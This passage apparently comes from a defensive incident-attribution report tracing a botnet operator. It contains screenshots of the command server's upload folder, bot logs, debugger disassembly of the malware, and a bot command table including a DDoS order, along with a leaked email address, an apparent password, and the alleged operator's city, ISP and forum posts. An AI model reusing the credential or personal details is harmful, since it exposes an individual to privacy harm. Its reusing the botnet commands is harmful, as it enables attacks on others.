
Then captured got **video** of him, personally. We have captured process of creating new malicious modules.

*We have Obtained Russian Document, from email, where he was giving someone instructions how to use this malicious software and how to infect targets.*

We have linked him with some of German and Russian hackers.

Then we have Obtained information about his destination City, Internet Service Provider, Email and etc.





Web 94.199.48.104/upload/0d02b50c/

## Index of /upload/0d02b50c

Name	Last modified	Size	Description
Parent Directory	-	-	-
12.rar	17-Nov-2011 07:47	711K	
1320126882rpcsrv.log	01-Nov-2011 05:54	777	
1320163296rpcsrv.log	01-Nov-2011 16:01	777	
1320300787rpcsrv.log	03-Nov-2011 06:13	790	
1321359151rpcsrv.log	15-Nov-2011 12:12	790	
1321359490scr.jpeg	15-Nov-2011 12:18	174K	

mtrend.ru/o-kompanii

офис тел/факс: 62-0-72  
 техподдержка: 4-58-81  
 доп. офис (Гагарина 5): 4-58-85  
 E-mail: [mtrend@mtrend.ru](mailto:mtrend@mtrend.ru), [support@mtrend.ru](mailto:support@mtrend.ru)  
 г.Невинномысск, ул.Гагарина д.217 офис 1207  
 Лицензии в сфере связи: №62090, №62091, №62092

IPv4 address: 91.205.160.3  
 Reverse DNS: 91.205.160.3  
 RIR: RIPENCC  
 Country: Russian Federation  
 City: Nevinnomysk  
 RBL Status: Listed in XBL  
 Listed in CBL  
 Listed in SORBS

1321514801rpcsrv.log - Notepad

```
File Edit Format View Help
192.168.0.1 dir-320
192.168.0.101 Lu1a.mtrend.ru
192.168.0.102 MIRAGE
192.168.0.103
192.168.0.104 IBM-LMMV4RP
```

176	91.205.160.3	offline	3.3	DOWNLOAD DIR LIST DOWNLOAD DIR DUMP SCAN LOAD History(2) word(0)	15.04.11
-----	--------------	---------	-----	--	----------

1321505276rpcsrv.log - Notepad

```
File Edit Format View Help
===== Opera =====
Personal profile
http://vkontakte.ru?http://login.vk.com?2011-08-26T06:43:55Z
opera:mail: eshkinkot1@gmail.com STAS221 2011-08-26T06:43:55
```

\0d02b50c\1.docx

```
Users
Username Станислав
Dates
Creation date 6/4/2011 8:50:00 PM
Modified date 6/4/2011 9:06:00 PM
Other Metadata
Application Microsoft Office
```

OllyDbg - bot1\_win7\_firewalls.EXE - [CPU - main thread, module bot1\_win7\_firewalls]

File View Debug Trace Options Windows Help

U L E M T C B M H

```

0040109F 68 F6D4000 PUSH OFFSET bot1_win7_firewalls.0040D0F
004010A4 FF35 F6D4000 PUSH DWORD PTR DS:[40D0F6]
004010AA FF35 F6D4000 PUSH DWORD PTR DS:[40D0FA]
004010B0 FF35 ACC8400 PUSH DWORD PTR DS:[40C8AC]
004010B6 FF00 00 00 00 CALL EAX
004010B8 68 E03962E2 PUSH E26239E0
004010BD 68 28764000 PUSH OFFSET bot1_win7_firewalls.0040762
004010C2 E8 39F2FFFF CALL 00401000
004010C7 FF35 ACC8400 PUSH DWORD PTR DS:[40C8AC]
004010CD FF00 00 00 00 CALL EAX
004010D0 68 59B04000 PUSH OFFSET bot1_win7_firewalls.0040B05
004010D6 68 38C04000 PUSH OFFSET bot1_win7_firewalls.0040C03
004010DB E8 85090000 CALL 00402763
004010DE > 68 2DD91829 PUSH 2918D92D
004010E3 68 D8764000 PUSH OFFSET bot1_win7_firewalls.004076D
004010E8 E8 18F2FFFF CALL 00401000
004010ED 6A 00 00 00 PUSH 0
004010EF FF35 1ECB400 PUSH DWORD PTR DS:[40CB1E]
004010F5 FF00 00 00 00 CALL EAX
004010F7 68 CF9993ED PUSH ED99939CF
004010FC 68 28764000 PUSH OFFSET bot1_win7_firewalls.0040762
004010E1 E8 FAF1FFFF CALL 00401000
004010E6 FF35 F6D4000 PUSH DWORD PTR DS:[40D0FA]
004010E8 FF00 00 00 00 CALL EAX
004010E9 FC 00 00 00 CLD
004010EF 6BC9 00 00 00 IMUL ECX, ECX, 0
Stack [0006FFBC]-ED99939CF
Imm=2918D92D
Jumps from 401D00,401D49,401D87

```

Registers (MMX)

```

EAX 00000000
ECX 0000006E
EDX 00080608
EBX 0040C038 UNICODE "C:\Documents and Settings\N\Appli
ESP 0006FFC0 ASCII "Ng"
EBP 0006FFF0
ESI 0006FC38
EDI 00000030
EIP 004010DE bot1_win7_firewalls.004010DE
P 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
P 2 SS 0023 32bit 0(FFFFFFFF)
P 3 DS 0023 32bit 0(FFFFFFFF)
P 4 FS 003B 32bit 7FFDF00(FFF)
P 5 GS 0000 NULL
D 0
D 1
D 2 LastErr 00000000 ERROR_SUCCESS
EFL 00000246 (NO, NB, E, BE, NS, PE, GE, LE)
MM0 0000 0000 0006 F85C
MM1 0000 0000 0000 0001
MM2 FFFF FFFF FD05 0F80
MM3 0000 0000 0006 F7A0
MM4 7C83 9A08 0006 F320
MM5 7C80 2542 7C80 2600
MM6 EB85 1F00 0000 0000
MM7 D999 9A00 0000 0000
XMM0 00000344 7E3777F7 7E3777B0 000000C0

```

Address	Hex dump	ASCII
0040C038	4B 00 3A 00 5C 00 44 00 6F 00 63 00 75 00 6D 00	...D.o.c.u.m.
0040C048	65 00 6E 00 74 00 73 00 20 00 61 00 6E 00 64 00	e.n.t.s. .a.n.d.
0040C058	20 00 53 00 65 00 74 00 74 00 69 00 6E 00 67 00	.S.e.t.t.i.n.g.
0040C068	73 00 5C 00 31 00 5C 00 41 00 70 00 70 00 6C 00	s.\.l.\.r.p.p.l.
0040C078	69 00 63 00 61 00 74 00 69 00 6F 00 6E 00 20 00	i.c.a.t.i.o.n.
0040C088	44 00 61 00 74 00 61 00 5C 00 72 00 70 00 63 00	D.a.t.a.\.r.p.c.
0040C098	73 00 72 00 76 00 2E 00 6C 00 6F 00 67 00 00 00	s.r.v...l.o.g...
0040C0A8	00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0040C0B8	00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0040C0C8	00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0040C0D8	00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0040C0E8	00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0040C0F8	00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0040C108	00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0040C118	00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0040C128	00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0040C138	43 00 3A 00 5C 00 44 00 6F 00 63 00 75 00 6D 00	...D.o.c.u.m.
0040C148	65 00 6E 00 74 00 73 00 20 00 61 00 6E 00 64 00	e.n.t.s. .a.n.d.
0040C158	20 00 53 00 65 00 74 00 74 00 69 00 6E 00 67 00	.S.e.t.t.i.n.g.
0040C168	73 00 5C 00 31 00 5C 00 41 00 70 00 70 00 6C 00	s.\.l.\.r.p.p.l.

0006FFC0 00404EBC #Ng RETURN from bot1\_win7\_firewalls.00401C9B to bot1\_win7\_firewalls.00401077

0006FFC4 7C817077 wp5: 1..

0006FFC8 00000000 0...

0006FFCC 00000002 0...

0006FFD0 7FFD9000 P..

0006FFD4 80000003 .A

0006FFD8 0006FFC8 0...

0006FFDC 0006FFE8 w0+

0006FFE0 FFFFFFFF #!#!

0006FFE4 7C839A08 Ad5:

0006FFES 7C817080 Ad5:

0006FFEC 00000000 ....

0006FFF0 00000000 ....

0006FFF4 00000000 ....

0006FFF8 00404350 PC0: bot1\_win7\_firewalls.<ModuleEntryPoint>

0006FFFC 00000000 ....

Running

Пуск Total ... flat as... Proces... EditPl... IWebB... http://... C:\Wi... OllyDb... EN 20:36

Disassembly Process in OllyDbg.



C:\71856944.exe	<a href="#">Creates Mutex (2)</a>
	Name: eshkinkot <span style="color: red;">■</span>
	Name: RasPbFile
	<a href="#">Opens Mutex (1)</a>
	Name: RasPbFile

09/2010

1321505276rpcsrv.log - Notepad

File Edit Format View Help

===== Opera =====

Personal profile  
<http://vkontakte.ru> <http://login.vk.com> 2011-08-26T06:43:55Z  
 opera:mail: eshkinkot1@gmail.com STAS221 2011-08-26T06:43:55

11/2011

**Password help for eshkinkot1@gmail.com**

Choose how to get back into your account.

Get a password reset link at my recovery email: s\*\*\*\*\*1@y\*\*\*\*\*..

Hint: s\*\*\*\*\*1@y\*\*\*\*\*..

*stas221@yandex.ru ?*

#	Command	File
1	dir [c:\*]	/upload/f8f8fb65/1326238483rpcsrv.log
2	scan []	/upload/f8f8fb65/1326267570rpcsrv.log
3	ddos [nevinomyssky.ru.com]	/upload/f8f8fb65/Users/Owner/Documents/Default.rdp

**Nickname: ESHKINKOT – Inside Malware Executable**

**Same MAIL Address, City in Russia**

mtrend.ru/o-kompanii

офис тел/факс: 62-0-72  
 техподдержка: 4-58-81  
 доп. офис (Гагарина 5): 4-58-85  
 E-mail: [mtrend@mtrend.ru](mailto:mtrend@mtrend.ru), [support@mtrend.ru](mailto:support@mtrend.ru)  
 г.Невинномысск, ул.Гагарина д.217 офис 1207  
 Лицензии в сфере связи: №62090, №62091, №62092

```
1321514801rpcsvr.log - Notepad
File Edit Format View Help
192.168.0.1 dir-320
192.168.0.101 LuLa.mtrend.ru
192.168.0.102 MIRAGE
192.168.0.103
192.168.0.104 IBM-LMMV4RP
```

mtrend.ru/forum/viewtopic.php?f=12&t=24&p=251#p251

Стас

Заголовок сообщения: Re: Подключение частного сектора

не в сети

Доброго времени суток. Вопрос, в дом по ул. Лазо 1а, когда ни будь проведете кабель??? Сижу с WiFi за бешенные деньги с плохой

Зарегистрирован: 26 янв 2012, 20:53

forum.xakep.ru/m\_1707122/tm.htm

eshkinkot1

Сообщений: 8  
Оценки: 0  
Присоединился: 06.01.2010

Идея следующая. Я могу изменить удаленно настройки браузера пользователя. Например, прописать в браузере прокси-сервер через который он будет выходить в нет. Есть ли какие-нибудь уже готовые службы прокси-серверов с логированием трафика, чтобы я мог перехватывать запросы пользователя через прокси. Либо нужен скрипт прокси сервера. Только не анонимного, которых полным полно, типа Zelune и т.д. Какие есть идеи?

Tweet

RE: Прокси с логированием - 09.02.2010 16:53:12

eshkinkot1

Сообщений: 8  
Оценки: 0  
Присоединился: 06.01.2010

мне нужен прокси не в локалке. это я и так могу сделать. мне нужен прокси в нете. как я поставлю прогу. у меня нет сервака. мне нужен либо скрипт для прокси. тогда я просто установлю его на хостинге, либо готовый прокси-хостинг. (в ответ на QunneD)

Имя	Сообщение
	Как добавить спloit в базу Metasploit? - 18.07.2010 15:47:21
eshkinkot1	Подскажите пожалуйста как добавить свой спloit в базу <a href="#">Metasploit</a> .
eshkinkot1	Сообщений: 8 Оценки: 0 Присоединился: 06.01.2010 Tweet

On Russian Xakep Forum, Seeking help for Exploit Development

His Internet Service Provide, City

## **Information About This Incident was Presented at Various Events & Conferences.**

- 1) SSECI 2012 (Safety, Security and Efficiency of Critical Infrastructures) –  
Prague, Czech Republic 30 May – 01 June 2012  
*(with support of ONRG – Office of Naval Research Global)*
  
- 2) Symposium on Cyber Incidents and Critical Infrastructure Protection –  
Tallin, Estonia 18-19 June 2012
  
- 3) NATO – Science for Peace and Security (SPS) - METU - Middle East Technical University  
Georgian Cyber Cases for Afghan IT Specialists -  
Ankara, Turkey 21 May - 01 Jun 2012